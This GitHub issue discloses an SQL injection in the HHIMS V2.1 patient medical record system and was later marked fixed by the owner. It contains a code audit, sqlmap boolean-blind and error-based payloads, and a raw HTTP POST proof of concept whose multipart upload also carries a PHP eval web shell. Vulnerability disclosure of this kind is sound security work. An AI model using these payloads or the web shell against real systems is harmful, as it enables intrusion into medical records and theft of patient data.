New issue

Jump to bottom

SQL injection vulnerability exists in HHIMS V2.1 of patient medical record system #1

Closed huclilu opened this issue 16 days ago · 2 comments

huclilu commented 16 days ago

1.SQL injection vulnerability exists in HHIMS V2.1 of patient medical record system

System version: 2.1

Vulnerability URL：http://hhims.test/index.php/attach/portrait/1

Build environment: Apache 2.4.39; MySQL5.0.96； PHP5.6.9

Vulnerability description：

```
HHIMS is a free and open-source software system used to store and retrieve a simple patient medical r
Each patient has a corresponding PID parameter,

In the function of uploading patient portrait, PID is a controllable variable, and PID parameters can
```

The paths are application/modules/attach/controllers/attach.php and application/models/persistent. php

Code audit：

- In the attach controller, lines 51-99, save_ The portlet function is used to upload and save pictures. The parameters sent by the front-end through POST include x, y, w, h and variable PID

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if ( isset($_FILES['image']) ) {
        if (! $_FILES['image']['error'] && $_FILES['image']['size'] < $max_file_size) {
            $ext = strtolower(pathinfo($_FILES['image']['name'], flags: PATHINFO_EXTENSION));
            if (in_array($ext, $valid_exts)) {
                    $path = './attach/'.$data["patient"]["HIN"]. '/'.$data["patient"]["HIN"].'_portrait.jpg';// . $ext;
                    $size = getimagesize($_FILES['image']['tmp_name']);

                    $x = (int) $this->input->post("x");
                    $y = (int) $this->input->post("y");
                    $w = (int) $_POST['w'] ? $this->input->post("w") : $size[0];
                    $h = (int) $_POST['h'] ? $this->input->post("h") : $size[1];
                    $data = file_get_contents($_FILES['image']['tmp_name']);
                    $vImg = imagecreatefromstring($data);
```


- At the code line 58, the function in the contemporary controller is called. In the contemporary controller, variables are brought into the database for query without filtering

```php
public function save_portrait(){
    $valid_exts = array('jpeg', 'jpg', 'png', 'gif');
    $max_file_size = 200 * 1024; #200kb
    $nw = $nh = 200; # image with # height
    $this->load->model('mpersistent');
    $this->load->helper('form');
    $this->load->helper('directory');
    $data["patient"] = $this->mpersistent->open_id($this->input->post("PID"),"patient","PID");
    //print_r($data["patient"]);
    //print_r(directory_map('./attach/'.$data["patient"]["HIN"]));
    //print_r($data["patient"]);
    if(!is_dir( filename: './attach/'.$data["patient"]["HIN"])){
        mkdir( directory: './attach/'.$data["patient"]["HIN"], permissions: 0755, recursive: TRUE);
    }
```

index.php | attach.php | test.php | mpatient.php | mpersistent.php | patient.php

```
            $this->obj_field=$field->name;
        }
    }
}

function open_id($id=NULL,$table=null,$key_field=null){
    if (!$id) return "";
    if (!$table) return "";
    if (!$key_field) return "";
    //if (!is_numeric($id)) return "";

    $data = array();

    $qry = "select * from ".$table.' where '.$key_field.' = "'.$id.'" ';
    $query = $this->db->query($qry);
    if ($query->num_rows() == 1 ){
        $data = $query->row_array();
    }
    $query->free_result();
    return $data;
}

function update($table=null,$key_field=null,$id=null,$data){
```

SQL injection vulnerability points are shown in the figure below



2.We can use sqlmap to validate

- Boolean blind note


```
(custom) POST parameter 'MULTIPART #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1132 HTTP(s) requests:
---
Parameter: MULTIPART #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: --070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="w"
Content-Type: form-data


--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="h"
Content-Type: form-data


--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="PID"
Content-Type: form-data

1" AND 7478=(SELECT (CASE WHEN (7478=7478) THEN 7478 ELSE (SELECT 6983 UNION SELECT 1485) END))-- -
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="image"; filename="ace.jpg"
Content-Type: form-data

<?php eval(@$_POST['ace']);?>
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="x"
Content-Type: form-data


--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
```

- Error injection


```
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: --070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="w"
Content-Type: form-data


--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="h"
Content-Type: form-data


--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="PID"
Content-Type: form-data

1" AND ROW(4677,4441)>(SELECT COUNT(*),CONCAT(0x716b627171,(SELECT (ELT(4677=4677,1))),0x716a7a6b71,FLOOR(RAND(0)*2))x FROM (SELECT 6
927 UNION SELECT 9908 UNION SELECT 3991 UNION SELECT 4341)a GROUP BY x) AND "RYJS"="RYJS
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="image"; filename="ace.jpg"
Content-Type: form-data

<?php eval(@$_POST['ace']);?>
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="x"
Content-Type: form-data
```

3.Manual SQL injection proof

- Manual verification




- Burpsuite verification



4.SQL injection POC

```
POST /index.php/attach/save_portrait HTTP/1.1
Host: hhims.test
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Content-Length: 1098
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631
Cookie: PHPSESSID=ha23p18u46aqdcofn4hr2ae783; ci_session=a%3A18%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A
Origin: http://hhims.test
Referer: http://hhims.test/index.php/attach/portrait/1
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip

--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="w"
Content-Type: form-data
```

```
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="h"
Content-Type: form-data


--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="PID"
Content-Type: form-data

1" AND ROW(1,2)>(SELECT COUNT(*),CONCAT((SELECT USER()),FLOOR(RAND(0)*2))x FROM (SELECT 6927 UNION SE
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="image"; filename="ace.jpg"
Content-Type: form-data

<?php eval(@$_POST['ace']);?>
--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="x"
Content-Type: form-data


--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75
Content-Disposition: form-data; name="y"
Content-Type: form-data


--070ee21ecab6d192870d6a7732a9ebbdfb7d406e2ea2c406bce162631f75--
```



🚀 1

tsruban commented 16 days ago — Owner

Thanks. we have fixed these issue.

😄 1

huclilu commented 16 days ago — Author

You're welcome

👍 1

 **huclilu** closed this as completed 16 days ago

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

2 participants